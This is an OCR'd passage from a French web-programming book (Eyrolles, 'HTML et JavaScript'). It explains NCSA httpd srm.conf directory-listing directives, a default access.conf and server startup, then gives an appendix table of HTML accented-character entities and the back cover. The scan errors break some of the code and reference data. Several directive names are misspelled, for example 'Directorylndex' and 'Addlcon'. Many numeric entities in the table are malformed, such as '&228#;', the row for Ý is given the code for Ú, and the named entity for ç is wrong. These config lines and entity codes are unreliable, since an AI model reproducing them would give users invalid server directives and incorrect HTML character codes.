Le répertoire */usr/local/etc/httpd/cgi-bin/* héberge les scripts CGI du serveur. Une URL référençant un script sera de la forme *http://www.in2p3.fr/cgi-bin/nom_du_script*.

Le fichier srm.conf : gestion des listes de fichiers

Le démon httpd de NCSA offre la possibilité aux clients de faire une requête non pas sur un document mais sur un répertoire. Par exemple, l'URL suivante est valide bien qu'aucun nom de document n'y figure :

```
http://www.in2p3.fr/html/
```

Lorsqu'il reçoit une telle requête, le serveur l'interprète comme une demande du client visant à connaître la liste des fichiers du répertoire (il s'agit ici du répertoire */usr/local/*

etc/httpd/htdocs/html). Avant de renvoyer cette liste de fichiers au client, le serveur doit la construire. Voici les différentes directives du fichier *srm.conf* qui permettent de paramétrer la construction de cette liste.

DirectoryIndex

La directive Directorylndex permet d'indiquer le nom d'un fichier de telle façon que, si un fichier portant ce nom existe dans le répertoire sur lequel porte la requête, le serveur ne construise pas la liste des fichiers du répertoire mais renvoie à la place le contenu de ce fichier.
Syntaxe :

DirectoryIndex file

file est un simple nom de fichier.
Exemple :

```
Directorylndex index.html
```

La principale utilisation de cette directive consiste à créer un fichier *index.html* à la racine de votre serveur Web. Ainsi, lorsqu'un client appelle l'URL *http://www.m2p3.fr/,* il ne reçoit pas la liste des fichiers du répertoire racine de votre serveur mais le document contenu dans le fichier *index.html.*

Les directives qui suivent n'ont de sens que dans la mesure où la requête envoyée par le client porte sur un répertoire dans lequel ne figure pas de fichier portant le nom correspondant à la directive Directorylndex.

HeaderName


Cette directive permet d'indiquer le nom d'un fichier de telle façon que, si un fichier portant ce nom existe dans le répertoire sur lequel porte la requête, le contenu de ce fichier soit ajouté avant la liste des fichiers du répertoire. Le document renvoyé au client est constitué du contenu de ce fichier (inséré dans les balises <PRE>...</PRE>) et de la liste des fichiers du répertoire.
Syntaxe :

HeaderName name

name est un simple nom de fichier.
Exemple :

```
HeaderName HEADER
```

Supposons qu'un client demande l'URL *http://www.in2p3.fr/html/.* Si le fichier */usr/local/etc/httpd/html/HEADER* existe, son contenu sera ajouté au début de la liste des fichiers du répertoire *html.*



ReadmeName

Cette directive est identique à la précédente, si ce n'est qu'elle permet d'insérer le contenu d'un fichier après la liste des fichiers.

Syntaxe :

ReadmeName name

name est un simple nom de fichier.

Exemple :

```
ReadmeName README
```

Supposons qu'un client demande l'URL *http://www.in2p3.fr/html/*. Si le fichier */usr/local/etc/httpd/html/README* existe, son contenu sera ajouté à la fin de la liste des fichiers du répertoire html.

FancyIndexing

Cette directive indique si le serveur doit répondre à une requête sur un répertoire par une simple liste de fichiers, ou par une liste de fichiers plus complète, agrémentée d'icônes et d'informations comme la taille des fichiers.

Syntaxe :

FancyIndexing setting

setting prend la valeur *on* ou *off*.

Exemple :

```
FancyIndexing on
```

AddIcon

Cette directive permet d'associer une icône à un fichier, ou à tous les fichiers possédant une même extension. Cette icône sera ajoutée devant le nom du fichier dans la liste de fichiers renvoyée au client. Cette directive n'a de sens que si la directive *FancyIndexing* est positionnée à la valeur *on.*

Syntaxe :

AddIcon icon name1 name2...

icon est le chemin virtuel vers une image au format XBM ou GIF et *name* peut prendre les valeurs suivantes :

- ^^DIRECTORY^^ pour indiquer comment représenter un répertoire ;
- ^^BLANKICON^^ pour préciser l'icône vide utilisée pour formater correctement la ligne de titre ;
- une extension de fichier (comme *.au* ou *.txt)* ;
- un nom de fichier.

Exemple :

```
Addlcon /icons/binary.xbm .bin
Addlcon /icons/back.xbm ..
Addlcon /icons/menu.xbm ^^DIRECTORY^^
Addlcon /icons/blank.xbm ^^BLANKICON^^
```

Les fichiers **.bin* seront agrémentés par l'icône */usr/local/etc/httpd/icons/binary.xbm.* Les répertoires seront représentés par l'icône */usr/local/etc/httpd/icons/menu.xbm.*

AddIconByType

Cette directive permet d'associer une icône à un type de document (au sens MIME). Les types MIME sont définis dans le fichier *mime.types.* Par exemple, les fichiers avec l'extension *.au* ont pour type MIME *audio/basic.* Si l'on associe l'icône *sound.xbm* au format MIME *audio/*,* les fichiers avec l'extension *.au* apparaîtront précédés de l'icône *sound.xbm* dans la liste de fichiers renvoyée au client. Cette directive n'a de sens que si la directive *FancyIndexing* est positionnée à la valeur *on.*

Syntaxe :

AddIconByType icon type1 type2...

icon est le chemin virtuel vers une image au format xbm et *type* est un type/sous-type MIME (comme *image/gif)* ou un ensemble de sous-types MIME (comme *image/*).*

Exemple :

```
AddIconByType /icons/text.xbm text/*
AddIconByType /icons/image.xbm image/*
AddIconByType /icons/sound.xbm audio/*
```

DefaultIcon

Cette directive indique au serveur l'icône qu'il doit utiliser pour représenter, dans une liste de fichiers, un fichier auquel aucune icône n'a été associée par les directives *AddIcon* ou *AddIconByType*.

Syntaxe :

DefaultIcon location

location est chemin virtuel vers un fichier représentant une icône.

Exemple :

```
Defaultlcon /icons/unknown.xbm
```

Ici, /icons a été défini par la directive Alias */icons/usr/local/etc/httpd/icons*. L'icône par défaut est donc */usr/local/etc/httpd/icons/unknown.xbm*.

IndexIgnore

Cette directive indique au serveur les fichiers qu'il ne doit pas faire apparaître dans une liste de fichiers. Il s'agit en général des fichiers HEADER et README dont le contenu sera ajouté au début et à la fin de la liste ainsi que des fichiers liés à l'authentification.

Syntaxe :

IndexIgnore pat1 pat2...

patn est un nom de fichier ou une extension de nom de fichiers.

Exemple :

```
IndexIgnore README HEADER .htaccess .htpasswd # ~
```

Le fichier access.conf

Ce fichier permet de définir de façon centralisée une politique de limitation des droits d'accès aux différents documents du serveur. On y indique, répertoire par répertoire, quelles sont les protections que l'on désire appliquer. Deux techniques sont possibles pour gérer les droits d'accès.

- on utilise le fichier *access.conf* ;
- on utilise un fichier *.htaccess* dans chaque répertoire devant être protégé.

Ces deux techniques peuvent être combinées. Il faut cependant indiquer clairement dans le fichier *srm.conf* dans quelle mesure les directives du fichier *.htaccess* sont prioritaires sur celles qui sont présentes dans le fichier *srm.conf* pour le même répertoire. Nous ne traitons dans cet ouvrage que l'hypothèse où le fichier *access.conf* utilisé est celui qui est livré avec le serveur. En voici le détail :

```
# Informations concernant le repertoire cgi-bin
<Directory /usr/local/etc/httpd/cgi-bin>
Options Indexes FollowSymLinks
</Directory>

# Informations concernant la racine du serveur
<Directory /usr/local/etc/httpd/htdocs>

# Options autorisees
```

```
Options Indexes FollowSymLinks

# Indique que les fichiers .htaccess sont prioritaires en tout point
AllowOverride All

# Définit qui a le droit de recuperer des documents sur le serveur
# En 1'occurence tout le monde
<Limit GET>
order  allow,deny
allow from all
</Limit>

</Directory>
```

Dans cette hypothèse, l'authentification doit être gérée au niveau de chaque répertoire à protéger. Cette technique est décrite en détail dans **Authentification des accès,** page 273.

Le démarrage du serveur

Deux cas se présentent selon la valeur de la directive *ServerType.* Si vous avez choisi d'utiliser *inetd,* vous devez éditer le fichier */etc/services* pour y ajouter la ligne :

```
http            80/tcp
```

Editez ensuite le fichier */etc/inetd.confet* ajoutez-y la ligne :

```
http stream tcp nowait nobody /usr/local/etc/httpd/httpd
httpd
```

Redémarrez *inetd* en utilisant la commande :

```
kill -HUP numero_processus_inetd
```

Si vous avez choisi d'exécuter votre serveur en *standalone,* il vous suffit de tapez la commande *httpd.* Cependant, si votre directive ServerRoot indique une valeur différente de */usr/local/etc/httpd,* vous devrez lancer la commande *httpd -d /votre/Server/Root.*

Annexe 5

Caractères accentués, symboles

Caractère	Syntaxe	Syntaxe (ASCII)	Description
Á	Á	Á	A capitale, accent aigu
À	À	À	A capitale, accent grave
Â	Â	Â	A capitale, accent circonflexe
Ã	Ã	Ã	A capitale, tilde
Å	Å	Å	A capitale
Ä	Ä	Ä	A capitale tréma
Æ	Æ	Æ	Æ capitale
Ç	Ç	Ç	C capitale cédille
É	É	&#201 ;	E capitale, accent aigu
È	È	È	E capitale, accent grave
Ê	Ê	Ê	E capitale, accent circonflexe
Ë	Ë	Ë	E capitale, tréma

Caractère	Syntaxe	Syntaxe (ASCII)	Description
Í	Í	Í	I capitale, accent aigu
Ì	Ì	Ì	I capitale, accent grave
Î	Î	Î	I capitale, accent circonflexe
Ï	Ï	Ï	I capitale, tréma
Ñ	Ñ	Ñ	N capitale, tilde
Ó	Ó	&#211 ;	O capitale, accent aigu
Ò	Ò	Ò	O capitale, accent grave
Ô	Ô	Ô	O capitale, accent circonflexe
Õ	Õ	Õ	O capitale, tilde
Ö	Ö	Ö	O capitale, tréma
Ø	Ø	Ø	O capitale, barré
Ú	Ú	Ú	U capitale, accent aigu
Ù	Ù	Ù	U capitale, accent grave
Û	Û	Û	U capitale, accent circonflexe
Ü	Ü	Ü	U capitale, tréma
Ý	Ý	Ú	Y capitale, accent aigu
á	á	á	a minuscule, accent aigu
à	à	à	a minuscule, accent grave
â	â	â	a minuscule, accent circonflexe
ã	ã	ã	a minuscule, tilde
å	å	å	a minuscule, rond
ä	ä	&228#;	a minuscule, tréma
æ	æ	&230#;	æ minuscule
ç	&ccdil;	&231#;	c minuscule, cédille
é	é	&233#;	e minuscule, accent aigu
è	è	&232#;	e minuscule, accent grave

Caractère	Syntaxe	Syntaxe (ASCII)	Description
ê	ê	&234#;	e minuscule, accent circonflexe
ë	ë	&235#;	e minuscule, tréma
í	í	&237#;	i minuscule, accent aigu
ì	ì	&236#;	i minuscule, accent grave
î	î	&238#;	i minuscule, accent circonflexe
ï	ï	&239#;	i minuscule, tréma
ñ	ñ	&#241 ;	n minuscule, tilde
ó	ó	ó	o minuscule, accent aigu
ò	ò	ò	o minuscule, accent grave
ô	ô	ô	o minuscule, accent circonflexe
õ	õ	õ	o minuscule, tilde
ö	ö	ö	o minuscule, tréma
ø	ø	ø	o minuscule, barré
ú	ú	ú	u minuscule, accent aigu
ù	ù	ù	u minuscule, accent grave
û	û	&#251 ;	u minuscule, accent circonflexe
ü	ü	ü	u minuscule, tréma
ý	ý	ý	y minuscule, accent aigu
ÿ	ÿ	ÿ	y minuscule, tréma

Index

E

F

G

H

I

J

L

M

N

P

R

S

T

u

X

Achevé d'imprimé : Clausen & Bosse.
Dépôt légal : août 2002
N° d'éditeur : 6808

Best of EYROLLES

HTML et JavaScript

Un grand classique de l'initiation à la programmation Web.

Largement prescrit comme support de cours dans les formations universitaires et en entreprise, le Chaléat/Charnay est aujourd'hui un des grands classiques de l'initiation à la programmation Web.

Ce succès tient beaucoup à l'approche pédagogique des auteurs, qui présentent en parallèle les langages HTML et JavaScript de manière à placer immédiatement le lecteur dans une logique de construction de pages Web dynamiques.

La première partie de l'ouvrage décrit ainsi une à une les balises HTML, en les illustrant d'exemples en HTML pur (pages statiques) et d'exemples incluant des scripts JavaScript : effets graphiques, création de menus ou d'aides contextuelles, etc.

La seconde partie est dédiée à programmation Web côté serveur, l'accent étant mis sur le traitement des formulaires HTML. La troisième partie de l'ouvrage est constituée d'un manuel de référence de JavaScript.

Philippe Chaléat

est ingénieur pour la société INFOLOGIC, éditeur et distributeur de systèmes d'informations pour les PMI-PME.

Daniel Charnay

est ingénieur au Centre de calcul de l'IN2P3 (Institut national de physique nucléaire et de physique des particules) et directeur adjoint du Centre pour la communication scientifique directe (CNRS).

Au sommaire

Code éditeur : G11157
ISBN : 2-212-11157-6

9 782212 111576

Conception Nord Compo

Sur le site **www.editions-eyrolles.com**

- Téléchargez le code source des exemples du livre
- Consultez les mises à jour et compléments
- Dialoguez avec les auteurs

EYROLLES